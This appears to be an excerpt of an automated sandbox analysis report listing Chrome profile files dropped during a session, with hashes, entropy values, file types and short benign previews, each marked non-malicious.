C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\6634f754-f8f0-410b-8f64-2928d0db39a5.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\7728557d-d3ef-4c47-9773-4a413dc01e9c.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	16745
Entropy (8bit):	5.577623950376197
Encrypted:	false
SSDEEP:	384:bM+tdLlphXH1kXqKf/pUZNCgVLH2HfDlrUrkbd4g:PLlfH1kXqKf/pUZNCgVLH2HfRrUrcdj
MD5:	D2A78E35B0967C0118566775229D3521
SHA1:	90D70D8077E7472A233C677CFF072301B1B23D76
SHA-256:	D59B764955A9DCF39F15685A3D7B83F073C73475E7241CE7D8265EBAD4AB5E40
SHA-512:	62C0FADBCE24DD029CC33EB35E1843D30CBC7C9880FFCABBC80D77465A559D12A52995AFE157EADC9ED99B57DBF85E93B69D609AABA6E6A19F09639DFC7EA2B
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272524500348695","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVGijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\77a59af7-4e65-429c-b9cb-825d58bc5b0a.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5412
Entropy (8bit):	5.1592556470163045
Encrypted:	false
SSDEEP:	96:nArnqU90cu+mGYxSKIFIk0JCKL8xpbOTQVuwn:nArP9s+N+SPC4KE
MD5:	5F6F5EF2A8C4E29CAD0AF8CC93C9E94B
SHA1:	BCBE67FBA2F568BE4E07CBD90FAEDCCAFA97BD80
SHA-256:	CB680EDDC4E5910D516607FD0410471EB18ED16E0E230893C2898AB154CE6387
SHA-512:	22159323BB09AEEBA239CF714091DF62D8FF693545853471252122064F91DD33E083858B42C7AEFEF899F8B21BD526FFA974570AC9CA8139438AD38A4843BFF7
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272524500586875","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	336
Entropy (8bit):	5.183372823400437
Encrypted:	false
SSDEEP:	6:mNfHtDM+q2P923iKKdK9RXXTZIFUtpgf2ZmwPgf3MVkwO923iKKdK9RXX5LJ:qW+v45Kk7XT2FUtpa2/Pa8V5L5Kk7XVJ
MD5:	C2CF22E8481433447BEC2A79CF30D268
SHA1:	72086222A2A8830A3E6E4F9F674D1FD0B4677CA1
SHA-256:	8E347AE9AD622722954F2895B84968426E3AA88FCF85C663BA48C9EFB055C838
SHA-512:	78A658431F882792EC1E32026BCD3D9CE91EB79E2C8FDEDCCC50B23E74DEF3E7A8E05CD337697337A706736CD06A801095C3700F823AA5B219B37192413F141
Malicious:	false
Preview:	2021/08/03-21:21:56.549 1a1c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/MANIFEST-000001.2021/08/03-21:21:56.552 1a1c Recovering log #3.2021/08/03-21:21:56.558 1a1c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	336
Entropy (8bit):	5.183372823400437
Encrypted:	false
SSDEEP:	6:mNfHtDM+q2P923iKKdK9RXXTZIFUtpgf2ZmwPgf3MVkwO923iKKdK9RXX5LJ:qW+v45Kk7XT2FUtpa2/Pa8V5L5Kk7XVJ
MD5:	C2CF22E8481433447BEC2A79CF30D268
SHA1:	72086222A2A8830A3E6E4F9F674D1FD0B4677CA1
SHA-256:	8E347AE9AD622722954F2895B84968426E3AA88FCF85C663BA48C9EFB055C838
SHA-512:	78A658431F882792EC1E32026BCD3D9CE91EB79E2C8FDEDCCC50B23E74DEF3E7A8E05CD337697337A706736CD06A801095C3700F823AA5B219B37192413F141
Malicious:	false
Preview:	2021/08/03-21:21:56.549 1a1c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/MANIFEST-000001.2021/08/03-21:21:56.552 1a1c Recovering log #3.2021/08/03-21:21:56.558 1a1c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	320
Entropy (8bit):	5.1531227758966285
Encrypted:	false
SSDEEP:	6:mNfaWpM+q2P923iKKdKyDZIFUtpgf4mZmwPgfBVFUkqMVkwO923iKKdKyJLJ:qaWi+v45Kk02FUtpa4m/PaBpV5L5KkWJ
MD5:	52C72C074469DF7D528781F682DB0FFD
SHA1:	F34DBD792D5E1446EA03C8FE7953C8FB9E26B76A
SHA-256:	60EF639FE8AB5254CE7109FEA6A1913EED8B6DFF1468266FB95A3774B1851462

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG	
SHA-512:	E25DD0A0279C10A002B94198C47F67DD8C5A79DCC5E0E302EA81CFE5D2C85F7FE127293499BE89E4B85E1A9437C1BAA8E0E6E8C7C61D15C19377C93FC8DA6E1
Malicious:	false
Preview:	2021/08/03-21:21:56.518 1a1c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/MANIFEST-000001.2021/08/03-21:21:56.519 1a1c Recovering log #3.2021/08/03-21:21:56.520 1a1c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	320
Entropy (8bit):	5.1531227758966285
Encrypted:	false
SSDEEP:	6:mNfaWpM+q2P923iKKdKyDZIFUtpgf4mZmwPgfBVFUkqMVkwO923iKKdKyJLJ:qaWi+v45Kk02FUtpa4m/PaBpV5L5KkWJ
MD5:	52C72C074469DF7D528781F682DB0FFD
SHA1:	F34DBD792D5E1446EA03C8FE7953C8FB9E26B76A
SHA-256:	60EF639FE8AB5254CE7109FEA6A1913EED8B6DFF1468266FB95A3774B1851462
SHA-512:	E25DD0A0279C10A002B94198C47F67DD8C5A79DCC5E0E302EA81CFE5D2C85F7FE127293499BE89E4B85E1A9437C1BAA8E0E6E8C7C61D15C19377C93FC8DA6E1
Malicious:	false
Preview:	2021/08/03-21:21:56.518 1a1c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/MANIFEST-000001.2021/08/03-21:21:56.519 1a1c Recovering log #3.2021/08/03-21:21:56.520 1a1c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	0.6863571317626186
Encrypted:	false
SSDEEP:	12:TLyen4ufFdbXGwcFOaOndOtJRbGMNmt2SH/+eVpUHFxOUwae6:TLyqJLbXaFpEO5bNmISHn06Uwd
MD5:	1C0EAEEE6463CAE33B7A7CD9D9DF4DA5
SHA1:	FBC6A28A1501E40154FDC0A9D0C2F34A5F88AA65
SHA-256:	ED8AE7C5E6885874A39F4E86258F552670352A18D29BE1FF4D372A2F4CD06C8A
SHA-512:	355D19828609971998B09B36E7C7D304B7FB88C7A726670BEBF5CF2E2710F8E71B0F9DEF6FE9712B484C1EB122AEEEFDECF31D13E02C4539C399DFB86EC7619F
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	12836
Entropy (8bit):	0.9688594604140905
Encrypted:	false
SSDEEP:	24:pIL4rtEy8IZWqLbJLbXaFpEO5bNmISHn06Uwn8:pI+bWq5LLOpEO5J/Kn7Uc8
MD5:	30A1B6249E18517D00B603E9C77525DD
SHA1:	DE0A32D5F499A510ED12ED275BEA3A721793E21A
SHA-256:	E84D4EA4DD1F506FFFA567055A30309AE0CD7705D8437CF30A014D8A7920EBB6
SHA-512:	B4E414AFC15DFDAC65978CB4EC3EB2A6916C303F42284A7FC017E552539629F3E7BEC2097C6E55221D329252E01EEC7E52100E11CB12EE376003CED1B50FC646
Malicious:	false
Preview:	.....0}..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Session	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Session	
Category:	dropped
Size (bytes):	3830
Entropy (8bit):	3.462542604760725
Encrypted:	false
SSDEEP:	48:34ghxec0kQ1glZSM1E2X7afSDXQ9Sq4SNtlfS1s1P0iX7CfSDXQ9Sfk4SNtlHjSB:34pNGlFWgfg7qahtHgYMHWaha
MD5:	FB23A17122974E5F924A79DA65AEF07F
SHA1:	FD87F5792AA6A9E8F446C5DFFD5011896019562D
SHA-256:	BBBB96BA0AD2ACB03F5929EA71348C18B85F510B35809567BD24659ABD3A9FFB
SHA-512:	A8AB1DB5CB67C62FEC824B4704234C5AEBBB91784C99CE492B8EDA7F0BBEF701F403C34BE02E326046CC0AA7F94DC273A30714368C4581ECE66753EEB5BBFCFD
Malicious:	false
Preview:	SNSS.....!.....1.,.....$...63a18bf5_6edf_4e90_890f_9e3652e01da4.....W.....5..0.....&...{2F4F8386-A58B-4B0C-A17B-2FAAF764E551}.....a..\.....,...file:///C:/Users/user/Desktop/ATT80307.HTM.....h.....`.....&..#....'..#.....`...,...f.i.l.e.:././.C.:./.U.s.e.r.s./.a.l.f.o.n.s./.D.e.s.k.t.o.p./.A.T.T.8.0.3.0.7...H.T.M.....8.....0.....8..... .....,...file:///C:/Users/user/Desktop/ATT80307.HTM.....{AlJ'/.....]..X.....I...file:///C:/Users/user/Desktop/AT

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Tabs	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	1.8112781244591325
Encrypted:	false
SSDEEP:	3:3Dtn:3h
MD5:	0686D6159557E1162D04C44240103333
SHA1:	053E9DB58E20A67D1E158E407094359BF61D0639
SHA-256:	3303D5EED881951B0BB52CF1C6BFA758770034D0120C197F9F7A3520B92A86FB
SHA-512:	884C0D3594390E2FC0AEAB05460F0783815170C4B57DB749B8AD9CD10741A5604B7A0F979465C4171AD9C14ED56359A4508B4DE58E794550599AAA261120976C
Malicious:	false
Preview:	SNSS....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	164
Entropy (8bit):	4.391736045892206
Encrypted:	false
SSDEEP:	3:FQxlXayz/t2Hmwg0EOZL7Ao4uhFkEuRLKyC5Ei5+Gg:qT5z/t2qoEwhXeLKB
MD5:	0A906A9A542CDF08FF50DAAF1D1E596E
SHA1:	B97D6274196F40874A368C265799F5FA78C52893
SHA-256:	EB9CABBF5FDA1AD535300B0110EAA4068A083248BA928A631C9278545935426D
SHA-512:	8795E905B711ADE6B1C4B402D50AF491B64D157AA738669482DDBFC30E857DF970BFFB774A925F3F4A0802BD27AFAF939CE140894FF09B67FB9C0BB83ED4491A
Malicious:	false
Preview:	.f.5.....i.Wd.....Sgdaefkejpgkiemlaofpalmlakkmbjdnl.declarative_rules.declarativeContent.onPageChanged.[]..F.....F.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	319
Entropy (8bit):	5.1613765075320055
Encrypted:	false
SSDEEP:	6:mNfzsRFwQ+q2P923iKKdK8aPrqIFUtpgfz6BpgZmwPgfz3SQVkwO923iKKdK8amd:qkFwQ+v45KkL3FUtpauBpg/PazSQV5LA
MD5:	F01F5C646CD2FC1E3132DA9038348C89
SHA1:	FB0710D2EBF404738A27E66397EF19EDAB298BE5
SHA-256:	ABDD221D0AD31F22B30253AFE61EE9AA4F47C5A8356AF9D433137C40A0E08B0E
SHA-512:	A100AC8C01FC3DAEA3E7B27944F5C983BE6B7C47E3FC2F082FBE0319096B791DE61EF8DA6BB46403FB21BB1D30F00093A897D3050894AED3D675ABD402B1709
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG	
Preview:	2021/08/03-21:21:40.621 3dc Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/MANIFEST-000001.2021/08/03-21 :21:40.624 3dc Recovering log #3.2021/08/03-21:21:40.626 3dc Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/000003. log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	319
Entropy (8bit):	5.1613765075320055
Encrypted:	false
SSDEEP:	6:mNfzsRFwQ+q2P923iKKdK8aPrqIFUtpgfz6BpgZmwPgfz3SQVkwO923iKKdK8amd:qkFwQ+v45KkL3FUtpauBpg/PazSQV5LA
MD5:	F01F5C646CD2FC1E3132DA9038348C89
SHA1:	FB0710D2EBF404738A27E66397EF19EDAB298BE5
SHA-256:	ABDD221D0AD31F22B30253AFE61EE9AA4F47C5A8356AF9D433137C40A0E08B0E
SHA-512:	A100AC8C01FC3DAEA3E7B27944F5C983BE6B7C47E3FC2F082FBE0319096B791DE61EF8DA6BB46403FB21BB1D30F00093A897D3050894AED3D675ABD402B170 9
Malicious:	false
Preview:	2021/08/03-21:21:40.621 3dc Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/MANIFEST-000001.2021/08/03-21 :21:40.624 3dc Recovering log #3.2021/08/03-21:21:40.626 3dc Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/000003. log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	570
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	6:qTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCT:qWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWW
MD5:	D4BA0AE0BB0B9FAFF3DA6F35FDBC3C8A
SHA1:	FB3E9DEC7F35A9B1D94E54A5659DD0DE484055E7
SHA-256:	99DEF1B557F19F04C1AFFC6F247D0451F33FC10EC42E73792223C3215AC98BE6
SHA-512:	86FD07C34B9ABD4C52BA19EAE291936F92BC6D38A75C021EDC1DEDBC15617669876180CD99F959C62476D82EC6BB9F5FE4C6CB4D82CB037EFB76D99A4D3D 51
Malicious:	false
Preview:	.f.5................f.5................f.5................f.5................f.5................f.5................f.5................f.5................f.5................f.5................f.5................f.5................f.5................f. 5................f.5................f.5................f.5................f.5................f.5................f.5................f.5................f.5................f.5................f.5................f.5................f.5................f.5.. ....f.5................f.5................f.5...............

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	322
Entropy (8bit):	5.160030780024962
Encrypted:	false
SSDEEP:	6:mNf39Qsq2P923iKKdK8NIFUtpgf3NLZZmwPgf3PLzkwO923iKKdK8+eLJ:qNQsv45KkpFUtpatZ/Pa/Lz5L5KkqJ
MD5:	3056FEB60545A199F5CB12EF8332FD09
SHA1:	CD7DA3E656640CF698D09C6C8AC3F15F2EF60C42
SHA-256:	95A89EC524773B4C751A985751D6D0688F93E367A3F2D8BD9D373D57319DE73D
SHA-512:	F39245DD13EDC68F5FA02F106B8B3B648BE6CA8245D5B5DE4B2E60CCDD0D2AE5C5A8DCDC2E8AD51A20A9D17D2535A0139A36DC1FB5A4C9B591BC500DA25 696
Malicious:	false
Preview:	2021/08/03-21:21:44.140 15b4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/MANIFEST-000001.2021/08/03-2 1:21:44.141 15b4 Recovering log #3.2021/08/03-21:21:44.143 15b4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	322
Entropy (8bit):	5.160030780024962
Encrypted:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG.old (copy)	
SSDEEP:	6:mNf39Qsq2P923iKKdK8NIFUtpgf3NLZZmwPgf3PLzkwO923iKKdK8+eLJ:qNQsv45KkpFUtpatZ/Pa/Lz5L5KkqJ
MD5:	3056FEB60545A199F5CB12EF8332FD09
SHA1:	CD7DA3E656640CF698D09C6C8AC3F15F2EF60C42
SHA-256:	95A89EC524773B4C751A985751D6D0688F93E367A3F2D8BD9D373D57319DE73D
SHA-512:	F39245DD13EDC68F5FA02F106B8B3B648BE6CA8245D5B5DE4B2E60CCDD0D2AE5C5A8DCDC2E8AD51A20A9D17D2535A0139A36DC1FB5A4C9B591BC500DA256696
Malicious:	false
Preview:	2021/08/03-21:21:44.140 15b4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/MANIFEST-000001.2021/08/03-21:21:44.141 15b4 Recovering log #3.2021/08/03-21:21:44.143 15b4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\nmmhkkegccagdldgiimedpiccmgmieda\1.0.0.6_0_metadata\computed_hashes.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	11217
Entropy (8bit):	6.069602775336632
Encrypted:	false
SSDEEP:	192:GbylJnlTwGB7V9Hne4qasKxXItmLG48gcLg/PkI:Gb+nldByaFx4toj8VEPT
MD5:	90F880064A42B29CCFF51FE5425BF1A3
SHA1:	6A3CAE3996E9FFF653A1DDF731CED32B2BE2ACBF
SHA-256:	965203D541E442C107DBC6D5B395168123D0397559774BEAE4E5B9ABC44EF268
SHA-512:	D9CBFCD865356F19A57954F8FD952CAF3D31B354112766C41892D1EF40BD2533682D4EC3F4DA0E59A5397364F67A484B45091BA94E6C69ED18AB681403DFD3F
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["A+1PYW3V6CJbBuQ7aqrgYhyH3bT8PKyBXp3hN2slpI0=","WSOpQRkYTHjPSlG9Zif2a7TNhy43NDcG1Zg5Nv0UbH0=","jDctR8ImG5KZrQKm4kDjUB7FokSJfjo/pmvFowRVlaY=","LPxhhJiuU0lprt0T6flpS7TkaDg7MocrbmzO65xH6RI=","nZ9zLb2By96AkKXALRM+C0Eu11XUjPiMXEKjiCPdtHE=","wifibc1QfMBN2jrtUtLgsCefvuceTpAatmLvul11RJA=","dHjWlSIIdjj7MWqg3T8MG58RuuqRXk32vqi/13JqEgA=","zd3DV7dbvfNvx1hdhU01fW5ily52DLN0CFL/ADaEeTI=","DpjXcO85FFFY9KJFPkGNfFUtdQlOsGwO5jUckiUwY14=","gqid6l1+mk/6yWgUECRofI9lMipXgXh2jEN2+CxmPE0=","prDB91X2Mmfg/M/txVMITWBmEGbOGjqBTP7CMjYqdHs=","yLPAqV4gqoyS/zFkEt3Cn2j0q2v9QOSthVFfWn8EzCM=","EPQ3jzdrLkAHyvf3920B5Y3aAkO1IJdn/UtbnAmq6T0=","+oOc6ca+ChKUpTu+oa2ZRxRE+wG3QJmuYWEvYCs40NI=","3mBGNAiRlTANEQkqzU3TEi+5wJ0ubR5uwtS4/9OOM7w=","1A9NNawxuhu95H5eThvf1rewJ4QQWhhPNxJXO1C/n68=","E3vWLQxzmj+e5QxYbUsclIJ5n0ITpw5JBHV1Kph3/KM=","i3I8ghdTF9c1ZXNBZmvsID+DV4gxBVN27rj9wsMtRpg=","R8B8qYabnMSlLPhrtu0hGYrHn3llsMHqBbi70gkljEE=","rhlzuEvv2KRAFMms896xFwkNgPrw6WvmgPn6xrBSa2Y=","LAMXv6sRb0VZrY34aVXF3Fftxs

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\pkedcjkdefgpdelpbcmbmeomcjbeemfm\8520.615.0.5_1_metadata\computed_hashes.json	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	23474
Entropy (8bit):	6.059847580419268
Encrypted:	false
SSDEEP:	384:7dNc1NC6IcafusK4H1IIGRlhKlkIALQWdynQh2RX4K6M1tVztzr7XSNyzH:7dOscSRKc1nGRSkIhEw6M1tf7SNyb
MD5:	6AE2135EA4583C2F06CDEBEA4AE70FA4
SHA1:	DCEB26C7F02D53B5F214305F4C75B4A33A79CDC2
SHA-256:	03AA1944CB3C4F39E20B6361571BC45DFBEBD3FFDA3D8F148CC6ECB29958F903
SHA-512:	B5945E67D9F73DD1982D687E5C6D9B5D6B3886C8050363A259755C76AC0F93651F3425FA7C21AA6A13977AC1C8C9322F998F131648CB8909096058D4F0D23312
Malicious:	false
Preview:	{"file_hashes":[{"block_hashes":["DOZdV3jFvk12AM2JNDYKo3KZrIVRprmJ+sVGWkqqE4Q=","rVElW3Hu3T52SzDDUqGT5YiJTBGUv2h3pNuBKFlhZ1U=","X/3fg4KZxgQ1jBr5QGq0F5JnflgE27UErd88mrxTcxs=","VibLbpy0ig+5INMOU71fTYN76iaka2XVpmm1qAKYsX8=","EChCwCbQHbHQ7oDdGT2qNyiRJ0yck2YC2emNGq4whtE="],"block_size":4096,"path":"_locales/iw/messages.json"},{"block_hashes":["xklkoZ7iSU1+7cd6DAtEmUC5lPFd+EgcbnzxkOiFwlk=","3KbsvoxKY/3AwqgF2aAdVQRpMhsNVRkQ3rx2A6Z2Z+Y=","o9+tsohquaCMj+70zeinRG/hBhA2uLoDl/WoC1uokME=","xV/K8xucyWJELVT8Cqn+ugFjobBVmg8pnmACF+2PP4Y=","p/mvJm2wuCl32Rx3it654MljKAsMe3S9IDEabc1A8mE=","j8mPrTb5oOsBTj2Fer78JE6xG6+kR64Cvu2SW8d3j/k=","nqSRpGQ3USU2bZJsZ+AzBmFOyann8omwJrhEWFZDTXc=","eTcQyJUuNuF9yCga/fXGyFCj/pysSceanhBzksdx23s=","Wj7faqnspelXKMvnduxHn1XUBG8TEOqyns7/oUihekM=","VtBwXoadl3EP336rAiL33Gz19KGqtN+RYdKnMKAXoLw=","iDgLXQqXJp8nCZxgLuC9LXM45DGfufvGnXvmHsn18wc=","g+RfdDfrWTUK0Pkcsbot7NJ4SC9wVRV/dVVMuHAtEj8=","2oC4HcCuXu3VjFf6wnKlznt9uqQNaebcuWpm/mWj69U=","aMUIpuFqPMiieSaWhlktCK62v2P3OZQAWupWsYzCnvk=","L

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Favicons	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.218482661603672
Encrypted:	false
SSDEEP:	24:LLwxh0GY/l1rWR1PmCx9fZjsBX+T6UwP/PXuz/Pm73JtsaDc90R4sAFwTnNG9P/l:yBmw6fUEX203JtjI90R4wG9fX900
MD5:	5972E2ACF7726FCD636428AB1467D857
SHA1:	310993229AE3F9D2DB9B1E7D2534CBFE624AF1D7

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Favicons	
SHA-256:	8ED99B4904FD820EBAEBC0F70CC87F514E9BB41841EE709D601A5FBB6D8DAD4C
SHA-512:	306BCEAEA2D0B6696EA6B57D1CCE2E40742E153D118AA2751116052CD7C8D69B9BDC29D9D4F6C932714A1128C69552B8144D005D0A6CF4D54A3C7557589E05
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....g....._.c...~.2..... ....s...;+...indexfavicon_bitmaps_icon_idfavico

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Favicons-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	16972
Entropy (8bit):	0.7780991369728646
Encrypted:	false
SSDEEP:	24:kqyLiXxh0GY/l1rWR1PmCx9fZjsBX+T6UwF3n:kqdBmw6fUG3n
MD5:	6628FD52DD5878315BDB41914C975523
SHA1:	F952EA4872B63E79C1EC3236E281BBE4D4EC0478
SHA-256:	CAE3C1068901BFAD7AA06AA58F3A629E671D500FE110DC31110B8AC00513B6CB
SHA-512:	0B391F0CED28CDC50EECBE17D415887ADCCC84F37953EF2C4FC02BC415BC9046488D869C5BD32A8828FD3618F87876728F0B86341F317A722A06DBA2034E48
Malicious:	false
Preview:	.....{..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	3:FQxlX:qT
MD5:	0407B455F23E3655661BA46A574CFCA4
SHA1:	855CB7CC8EAC30458B4207614D046CB09EE3A591
SHA-256:	AB5C71347D95F319781DF230012713C7819AC0D69373E8C9A7302CAE3F9A04B7
SHA-512:	3020F7C87DC5201589FA43E03B1591ED8BEB64523B37EB3736557F3AB7D654980FB42284115A69D91DE44204CEFAB751B60466C0EF677608467DE43D41BFB939
Malicious:	false
Preview:	.f.5.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	374
Entropy (8bit):	5.242627954518477
Encrypted:	false
SSDEEP:	6:mNfCM+q2P923iKKdK25+Xqx8chI+IFUtpgfcE/ZmwPgfYGqMVkwO923iKKdK25+M:qP+v45KkTXfchI3FUtpa1/Par3V5L5KN
MD5:	11C2F83AF0D703521CF8C58BA3F3B1E4
SHA1:	3BED89A8D7273CD5AE6D250F50F1769E904ABF5A
